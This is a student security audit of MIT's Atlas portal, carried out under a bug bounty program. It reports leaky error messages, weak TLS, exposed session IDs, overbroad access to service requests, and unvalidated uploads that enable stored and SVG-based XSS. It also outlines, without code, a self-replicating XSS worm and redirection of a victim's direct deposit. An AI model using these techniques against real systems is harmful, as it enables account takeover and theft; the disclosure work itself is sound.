Atlas.mit.edu Security Analysis

Sydney Gibson, Matthew Hutchinson, Tyler Millis, Abraham Quintero

15 May 2019

1 Introduction

Atlas.mit.edu (Atlas) is “a single online gateway for administrative systems at MIT.” [1] This online platform provides “self-service and administrative system functions” to members of the MIT. Atlas is designed to be customized to fit a user’s needs. The default main menu includes quick links to Time and Vacation Entry, Buying, My Reimbursements, Service Requests, Learning Center, and Event Planning. The full catalog of applications available through Atlas is sorted into eight categories:

1. Featured Applications: Charitable Contributions, Event Planning, Commuting Benefits, Learning Center
2. General: Event Approval, Time and Vacation Entry/Approval, Service Requests, Visitor Parking, etc.
3. Financials: Journal Vouchers, Reports for Student Groups, Budgeting, etc.
4. Purchasing: Reimbursements, RFPs, Travel, etc.
5. Training: Learning Center, Training Administrators, Training Rule Administrators, Course Publisher
6. Human Resources (HR): Salaray Distribution, Faculty and Staff Appointments, Student Appointments, etc.
7. Environment, Health, and Safety (EHS): Training, Waste Management, Inspection and Audit, etc.
8. About Me: My Profile, Commuting Benefits, Money Matters, etc.

For Atlas to provide such a gamut of applications, it must store a large amount of data about individual users, MIT organizations, and administrative operations. This presents a significantly challenging security problem which malicious users might try to exploit. This project hopes to build on the continuing efforts to secure Atlas by analyzing potential attacks and providing recommendations for improvements to the platform.

2 Permission and Responsible Disclosure

This project was a security analysis of MIT's Atlas 9 Commuting Release which became effective September 2016. This work was possible because of the MIT Security Bug Bounty Program which was started in April 2016. This program aims "to improve MIT's online security and foster a community for students to research and test the limits of cybersecurity in a responsible fashion." [2] The program is restricted to MIT affiliates with valid certificates. All members of this project team fall within this category.

In accordance with the Bounty Program's rules, did not attempt to read, write, or access any private data we gain access to, and we did not perform any tests that would have disrupted services or impaired students' abilities to use them. Additionally, we contacted Gary Zacheiss, the Director of Platform & Systems Integration at MIT Information Systems & Technology (IS&T). He stated that adminappsts.mit.edu, hecps1web01.mit.edu, rolesweb.mit.edu, and rolesapp.mit.edu are all part of the Atlas family of apps and were in-scope for our audit.

In accordance with IS&T's desires, we will be sending our findings directly to them. To comply with with the disclosure rules, publication of this report should be delayed until Fall 2019 to provide the Atlas team time to implement any vulnerability fixes.

3 Previous Work

3.1 Student Security Audit

In the Spring 2016 version of 6.857 Network Security, Caroline Chin, Kelly Liu, and Kevin Wang performed a security analysis of Atlas as their final project. [4] They focused on attacks that could be done by someone that has access to a valid MIT certificate and Atlas using this certificate. The following is an overview of their results and recommendations.

1. Attempted replay attacks when an adversary did have valid access to Atlas and when an adversary did not have valid access both resulted in denied access. They concluded that the server performs additional credential verification hidden from the attacker. While not mentioned in this paper, this attack appears to have revealed the fact that Atlas uses Apache Tomcat/7.0.57 which is visible in the error report.

2. A series of brute force attacks against the Money Matters module by trying to get past the SSN input all failed.

3. SSN session vague security policies yielded a vulnerability whereby session timeouts occur on a set server time regardless of whether the browser or session on the user end was terminated. The team recommended changing

this so that closing a browser terminates a session regardless of the time remaining.

4. SQL injection attempts to the people search form resulted in no database exposure.

5. A Cross-Origin HTTP Request (CORS) attack was able to access a user's cookies, but the cookies did not reveal any confidential information and were not able to be used to authenticate an attacker's access on Atlas.

6. The analysis revealed that some pages in the reimbursements module had the user's session id visible in the URL. An attacker, with his/her own valid access to Atlas was able to use that URL to access information from the original user's reimbursements page.

7. Some requests to the server from a valid user return sensitive information in plaintext. The recommendation to encrypt this information using common public key cryptography methods was given.

8. This team recommends that Atlas implement forward secrecy to guarantee user data and session keys are secure even if the private keys are compromised.

3.2 Security Patches and Updates

Release 3 of Atlas on July 16, 2014 enabled MIT Touchstone for authentication. Touchstone is "a single sign-on web authentication service that enables members of the MIT community to login to participated MIT and federated website." [6] Users can either login with a MIT Kerberos username and password or with a valid MIT X.509 certificate authenticated by the MIT Certificate Authority which is valid until August 2026. [5] MIT Touchstone Authentication was strengthened with Duo, a two-factor authentication system, which became required for the entire MIT community (students, faculty, staff, and affiliates) on June 15, 2016. [5]

Atlas Commuting Release 9, which became effective September 2016, resolved timeout issue identified in the spring 2016 security analysis. It is not clear from the release notes whether any other recommendations that were provided by that analysis were implemented.

4 Goals

The threat model that we explored centers around a malicious actor who (1) has access to a valid MIT Kerberos account or valid certificates and (2) has valid access to Atlas. Therefore, our presumed attacker is a student or other member of the MIT community with malicious intent.

This analysis used methods such as SQL injection, cross-site scripting (XSS), and Cross Site Request Forgery (CSRF) to achieve one or more of the following goals:

1. Theft of another user's private information or data
2. Modification of one's own information and data that should not be modifiable
3. Reveal other potential sources of vulnerability


Additionally, this analysis looked at Atlas as whole to find where other vulnerabilities or issues might exist.

5 Findings

We explored many aspects of the Atlas.mit.edu site and the following results are broken down by section of the site. The first subsection below hightlights high-level findings.

5.1 Overall

Because Atlas is a "one-stop-shop" for many administrative systems at MIT, it appears to be made in a somewhat patchwork way. While the main Atlas.mit.edu site uses TLS 1.2, RSA, and AES-128-CBC with HMAC-SHA1, several of the sites that Atlas links to do not use such high security standards. Two sites within the Atlas "family" are hecps1web01.mit.edu, which manages Timesheets, and rolesweb.mit.edu, which manages authorizations. Both of these use outdated security practices such as using TLS 1.0. As we have learned in class, older versions of TLS are more vulnerable. [8]



Connection - obsolete connection settings

The connection to this site is encrypted and authenticated using TLS 1.0, RSA, and AES_128_CBC with HMAC-SHA1.

- TLS 1.0 is obsolete. Enable TLS 1.2 or later.
- RSA key exchange is obsolete. Enable an ECDHE-based cipher suite.
- AES_128_CBC is obsolete. Enable an AES-GCM-based cipher suite.

Figure 1: Use of TLS 1.0.

Additionally, across the Atlas site, poor coding practices are used. There are many cases of commented out code and references to features that have yet to be implemented. An example of this is shown in Figure 2.




```
    // The event handler for altas click
    function showNavigationModal(event) {
        //console.log("atlas click detected");
        //console.log("event currentTarget = "+event.currentTarget);
        //console.log("event delegateTarget = "+event.delegateTarget);
        //console.log("event namespace = "+event.namespace);
        //console.log("event relatedTarget = "+event.relatedTarget);
        //console.log("event result = "+event.result);
        //console.log("event target = "+event.target);
        //console.log("event type = "+event.type);
        //console.log("event isDefaultPrevented = "+event.isDefaultPrevented());
        //console.log("event isPropagationStopped = "+event.isPropagationStopped());
        //console.log("event isImmediatePropagationStopped =
"+event.isImmediatePropagationStopped());
        //event.preventDefault();
        //event.stopPropagation();
        //event.stopImmediatePropagation();
        linkClicked = $(this);

        $('#confirmNavigateAwayModal').modal({
            backdrop: 'static',
            keyboard: false
        });
        $('#confirmNavigateAwayModal').modal('show');
```

Figure 2: A large block of commented-out code.

5.2 My Profile

Atlas includes a profile for each user, which contains a Personal Information section containing a user's address, directory information, contact information, and so forth. Atlas provides an option to edit each of these fields; however, trying to edit these fields results in error messages which leak information about the internal organization of Atlas databases, as shown in Figures 4 and 3.




Ethnicity, Race, Gender & Veteran Status

Changes could not be saved. No authorization to maintain 0077 Additional Personal Data exists


Figure 3: The error message displayed when a user tries to edit their own information in the Ethnicity, Race, Gender & Veteran Status section of their profile.

In particular, attempts to edit the Home Address component of a user's profile results in an error message which appears to reveal whether or not a personnel number is linked to an associated Social Security Number. This reveals that Social Security Numbers are likely used as primary keys within an internal database storing user's information. We show an example of this error message in Figure 5.


Emergency Contact

Changes could not be saved No authorization to maintain 0006 Addresses 4 exists

Figure 4: The error message displayed when a user tries to edit the Emergency Contact information on their profile.


Home Address

Changes could not be saved. Same SSN found on personnel number 00158017

Figure 5: The error message displayed when a user tries to edit the Home Address section of their profile.

Additionally, while our findings did not reveal such a vulnerability, the ability to impersonate another user attempting to make this edit would reveal whether or not that other user had an SSN on-record at MIT.

5.3 Money Matters


Exploration of the Paystubs iframe[1] revealed access to functions that could have been sources of vulnerability, such as `downloadPaystubPDF`, shown in Figure 6. This function relies on knowing an employee's ID number, the date a pay stub was issued, and when that employee was first entered into the Atlas system. We attempted download others' paystubs using this function; however, even when all information fields in a query were legitimate for a user, including that user's cookies, we encountered authentication errors as a result of being unable to bypass Kerberos authentication.

In general, the heavy use of Kerberos authentication at the iframe level throughout this portion of the website thwarted efforts to obtain another user's data.

5.4 Service Requests

A particular oddity in Atlas is how they chose their security policy when building the site. For example, while in reimbursements, only a user who has proper

[1]https://atlas.mit.edu/paystubs/PaystubsAtlas.action?sapSystemId



```
    });

    function downloadPaystubPDF(inIndex, inE, inS, inP){
        if($('#paystub-download-link-'+inIndex).html().indexOf('loader-img')==-1){
            $('#paystub-download-link-'+inIndex).find('.glyphicon-download').tooltip('destroy');
            $('.tooltip-inner').remove();
            var oldContent = $('#paystub-download-link-'+inIndex).html();
            var oldOnClick =  $('#paystub-download-link-'+inIndex).attr('onclick');
            $('#paystub-download-link-'+inIndex).html(getAjaxLoaderHtml()).attr('onclick', 'void(0)');
            $.ajax( {
                url: "DownloadPaystubPdf.action?employeeNumber="+inE+"&sequenceNumber="+inS+"&payDate="+inP,
                type: "GET",
                async: true,
                cache: false,
                success: function(html) {
                    $.ajax( {
                        url: "GeneratePaystubPDF.action",
                        type: "GET",
                        async: false,
                        cache: false,
                        success: function(html) {
                                location.href = "GetPaystubPdfDownload.action";
                                setTimeout(function(){
                                    $('#paystub-download-link-'+inIndex).html(oldContent).attr('onclick',oldOnClick);
                                    $('#paystub-download-link-'+inIndex).find('.glyphicon-download').attr({
                                        'data-toggle':'tooltip',
                                        'title':'<div style="">Download PDF</div>'
                                    }).tooltip({
                                        'trigger':'hover focus',
                                        'placement':'top',
```

Figure 6: Code from the Paystubs iframe showing the function `downloadPaystubsPDF`.


authorizations can view and clone reimbursements from that particular organization. However, when it comes to service requests, the policy is much more relaxed.

A service request is any work order sent to maintenance and facilities across campus. It can be in any of the following categories: Repairs, Pest Control, Cleaning, Landscaping, Recycling, Security, Event setup/cleanup, moving, signage, locks, installations, and keys. Atlas allows any valid Atlas user to view essentially all service requests across campus regardless of affiliations or authorizations.

This is a particularly concerning policy because allowing everyone to see service requests can give valuable information to a malicious actor on campus who wants to steal or damage something physically. For example, someone could find which locks on doors or cabinets around campus are broken allowing a thief access. Separately, this information could allow a thief to impersonate a maintenance worker. The thief would know where the issue is, who submitted it, when the request was submitted, and a typical timeline for repairs (by checking similar requests for duration until complete).

5.5 Event Planning

On the Event Planning page, a user can register MIT-associated events of various types or search for such events. The registration process requires a user (the Event Planner) to list how many people will attend the event, their MIT affiliation (undergraduates, graduate students, faculty and staff), declare alcohol and



* To view the actions available for a request, please click on the appropriate row

	Request #	Subject	Location	Room	Created By	Status	Status Last Updated
⊕	819445	shelf over sink is loose.	2	033	cesard	Scheduled Work	5/2/19
⊕	819489	remove two vertical file cabinets	2	380	cesard	In Progress	5/2/19
⊕	818266	Emerson Collective Visit Presentat...	2	131	mbrazel	In Progress	4/26/19
⊕	818284	build two (very) small model pedes...	2	200CB	cesard	Scheduled Work	4/26/19
⊕	817343	Update door lettering in room 2-10...	2	106A	cesard	New Request	4/22/19
⊖	816439	Broken lock at cabinet H10F.	2	216	yongliu	Scheduled Work	4/22/19

Figure 7: An example of a service request search on a campus building.

food which will be at the event, and provide a location the event will take place. Additionally, the user must submit the contact information of an Event Host, who will be the primary person in charge of running the event. The search page allows users to search for events within a specified time period based on all of this information.


5.5.1 Age Leak and Age Error

Event Hosts are required to be within MIT's people database, and to have a valid Kerberos ID. Once a host is entered, information fields within the page's JavaScript are automatically populated and later included in the event submission POST request, such as the host's name, Kerberos ID, and MIT affiliation. Additionally, once a POST request is made for an Event, the host's age can be observed in the request headers. In particular:

1. Upon initial submission of an event, neither the Planner nor the Host's ages are included in the POST request.
2. If, instead of confirming the event at the Review and Register page, a user edits any field of their event and re-submits a POST request, the new request includes the headers `currentEvent.planners[0].age`, which is always '000' regardless of how many times an event is edited, and `currentEvent.hostAge`, which reveals the age the host is or will be in

the current calendar year (e.g. in April 2019, a host who is 24 with a birthday in September will be listed as 25). We show an example of this field and the network request where it can be found in 8.

3. If the Event Host is changed while editing the event, the `currentEvent.hostAge` parameter will display the result of the *previously listed* host. In other words, submitting an event with A as the host and then editing and re-submitting this event with B as the host will show host A's age, with all other information about the host correctly displaying B's information.



```
attachmentList.action?timestamp=1557548081249&r.
createOrUpdateEventAjax.action
getEventDetail.action?timestamp=1557548084764&r.
attachmentList.action?timestamp=1557548085155&r.
```

```
currentEvent.emailRecipients[1].roleIndex: 0
currentEvent.hostAge: 024
currentEvent.prepTime: 12:00 AM
currentEvent.hostPositionTitle: Grad Student Fellow
```

Figure 8: Header fields from the POST request for an event, showing the host's age.


5.5.2 Find Events Incomplete Functionality

The Find Events page allows a user to search for events, specifying things like the event type, date range, event name, submitter name, what the event includes, and more. While it is not necessarily a security vulnerability, we found that the search has missing functionality. The only details of the search that are sent over the network are the from and to date. Any other details specified are not sent, so the search does not actually narrow results based on what the user enters. Additionally, we were not able to find any events, even after creating our own. So, it appears that the Find Events page is severely lacking functionality, but due to that, there does not appear to be any security flaws.

5.6 Reimbursements

5.6.1 jsession IDs

In the 2016 audit of Atlas, the group demonstrated a vulnerability with the `jsessionid` tags in the RFP URLs. They could not consistently replicate the vulnerability; however, our attempts show that this can be consistently replicated. The `jsessionid` tag appears only in the URL on the first RFP opened after authenticating yourself into the site. We were able to demonstrate that any valid Atlas user, regardless of Authorizations could view this RFP if they had acquired the `jsessionid` and used that in their URL. Because this vulnerability was noted in the previous Atlas report and not corrected in the Atlas Release 9, the Atlas site managers likely either did not believe this was an important vulnerability or they have yet to identify the root cause of the issue.


MIT:RFP:Request for Reimbursem
https://adminappsts.mit.edu/rfp/SelfServiceRequestReimbursement.action;jsessionid=8CAF824006F43E5BD48805742CFBC3BC
MIT email
Stellar
MIT WebSIS
Atlas
Proceedings
SCOTUSblog
CostaffSP19
NROTC
NROTC Slack
16.003 MI
MIT
Attach Receipt
View Receipts
Send to
Save

Request a Reimbursement (RFP)

You have choices in the payment method MIT uses to reimburse you for out-of-pocket and travel expenses. To view your current settings, and change them if you wish, please go to Atlas and select "Reimbursement Preferences".

Reimbursement details


Figure 9: A plaintext `jsessionid` shown in the URL.

5.6.2 Unexpected Authorizations

In our group, we had two members who were leaders of their living groups and thus had access to RFPs requested by that group. We found that they were able to view RFPs from before they were given authorization, including RFPs submitted years ago. These members also found that they were able to access RFPs from Repair and Maintenance, including travel reimbursements and permits for various things despite not apparently having any particular authorizations giving us that permission. The RFPs from Repair and Maintenance and past RFPs could pose a security risk. Some RFPs can contain sensitive information, such as the last four digits of a credit card or even bank account information if the RFP was not heavily censored by the person who submitted it. So having access to RFPs that do not pertain to a user and their job is a potential security vulnerability especially if other users have permissions that are somehow not related to their authorizations.

5.6.3 RFP Receipt Uploads

When submitting an RFP, a user can attach a receipt. The user interface specifies that the file of the receipt can either be a text file, PDF file, or image file under two megabytes, as shown in Figure 7. We found that neither the front end nor the server code enforced any restrictions on the file type. This means that any file under two megabytes would successfully be uploaded. The file then becomes attached to the RFP and any user with access to the RFP can open the file. Since any file type can be uploaded, an attacker is able to upload malicious JavaScript code that executes when a user opens the file by clicking on the view link, as shown in Figure 8. This vulnerability is especially dangerous since the person who would be looking at these receipts, in order to approve them, would have high privileges and access to financial accounts, which makes them an advantageous target to attack.


MIT

Request a Reimbursement (RFP)

Document [redacted]CUR was parked

Attach Receipt | View Receipts | Send to

Save

You have choices in the payment method MIT uses to reimburse you for out-of-po
expenses. To view your current settings, and change them if you wish, please go t
"Reimbursement Preferences".

Reimbursement details

RFP Number	[redacted]
Payee	[redacted]
Charge to	MIT
Name this RFP	Available for your use.

Line items

1.	* Date of Service	G/L Account	Cost Object	* Amount

Attach Receipt to
RFP [redacted]


Choose file to attach:

Choose File No file chosen

jpg, txt, gif, pdf, png, tiff, or bmp under 2MB

Cancel Attach

Figure 10: RFP receipt upload.


MIT:RFP:Request for Reimbursem | MIT

https://adminappsts.mit.edu/rfp/DownloadAttachment.action?arDocType=ZFIIINVPRE&sapObjectType=BKPF&archiveDocId=00163E5FCF161EE99BA3736DE9698B9F

MIT

MIT

Click the button to demonstrate line-breaks in an alert box.

Try it

adminappsts.mit.edu says

You've been hacked!

OK

Need business help or technical support?
Review our contact information for assistance.

Figure 11: XSS attack using RFP receipt upload.

5.7 People Search

Atlas includes an address book functionality that allows users to upload their own profile picture which can then be searched by other users. The front end code ensures that this picture has a .jpg, .jpeg, or .png file type, as shown in Figure 12; however, the back end server code does not enforce the same sort of checks. An HTTP POST request mimicking the file upload, but containing an SVG image succeeds.

5.7.1 SVG Filetype Enabling XSS Attack

Scalable Vector Graphics are an XML based format for storing graphics. They may include JavaScript for animation as well as any host of normal XML entities. The ability to include JavaScript makes them an ideal vector for cross site scripting attacks. It is possible to create a malicious image by including an SVG image with a `<script>` tag. This creates a cross site scripting vector when a




Photo Upload

mal.svg has an invalid extension. Valid extension(s): jpg, jpeg, png.

Figure 12: Front end checks on file types for profile photo uploads.

victim clicks on a link to an attacker's profile image. The malicious JavaScript in the image is executed in the context of the victim's Atlas session and can make any legitimate requests that the victim is able to make, for example changing their direct deposit preferences such that the victim's pay is deposited into an attacker controlled account.

5.7.2 Cheating Quines

While the attacker can directly use their profile to conduct this attack, it is easy to trace the attacker's identity by finding the account that hosts the malicious image. Instead, an attacker can create a self replicating worm by replacing the victim's image with an attacker controlled malicious image.

Successfully doing this requires the original malicious image to first fetch itself and then upload itself to the victim's profile. Doing so requires a cheating quine—a program that can output itself by reading its own source code. Such a cheating quine is presented in Appendix A. Using this new cheating quine, an attacker can choose a victim, send them the malicious link to the attacker's image, and later look up the victim's image. The victim's profile image will have been replaced with the malicious image. The attacker can now replace their own image with a inconspicuous one and use the victim's malicious image in future attacks while the attacker's identity remains hidden.

6 Conclusions & Recommendations

6.1 What Atlas Did Right

Atlas has made some security choices that make the website much harder to attack. For example, using Touchstone with 2 factor authentication means that we had to restrict the attackers to authorized users. This greatly restricts the number of people that can attack the website. One flaw in MIT's two factor authentication is that the Outlook Web App at owa.mit.edu is not protected by two factor authentication so it is still vulnerable to some attacks:

For example, an attacker can brute-force a user's owa.mit.edu account and then use social engineering to reset their 2 factor authentication. We did not find evidence of any rate limiting on owa.mit.edu, which makes this sort of attack possible. However, social engineering is outside the scope of the MIT Bug Bounty rules, so we did not investigate further.

6.2 What Atlas Needs To Improve

We recommend as a result of our analysis that Atlas take the following actions, which we believe to be significant security vulnerabilities:

1. Stop leaking vendor software versions. Several applications in Atlas leak version information through 404 pages or HTTP headers. For example, https://atlas.mit.edu/atlas/non.sensestring serves a 404 page that indicates the server is running Apache Tomcat/7.0.57 which has 32 known vulnerabilities that may or may not have been patched in this specific server [3]. This goes against security best practices because it allows attackers to more easily look for known attacks against specific versions of software. Although we were unable to successfully use any of these vulnerabilities, new vulnerabilities are always being discovered, and leaking this information makes it easier for attackers to succeed. Furthermore, the error messages displayed on a user's profile page to convey useful information to a user which does not leak information about the internal configuration of Atlas databases.

2. Properly validate user input. The most serious vulnerabilities we encountered occurred because user file uploads were not being correctly validated. In the profile picture upload, only client side checks were being done to ensure that user provided input was not malicious. As we have shown, this is not enough to enforce the security policy. For the RFP receipt upload, no checks were being done.

   A web application firewall might also help by catching web traffic that contains malicious strings even if the application itself does not correctly validate input.

   Another such security measure is the use of the **Content-Security-Policy** HTTP header in order to restrict which parts of an application can and cannot run JavaScript.

3. Update all domains within the Atlas ecosystem to more recent versions of TLS.

4. Change the current security policy for viewing service requests throughout campus, so that locations with compromised physical security are not revealed to every Atlas user.

5. Stop leaking `jsessionid` in RFPs.

6. Remove the host's age as an attribute included in the `currentEvent` React element.
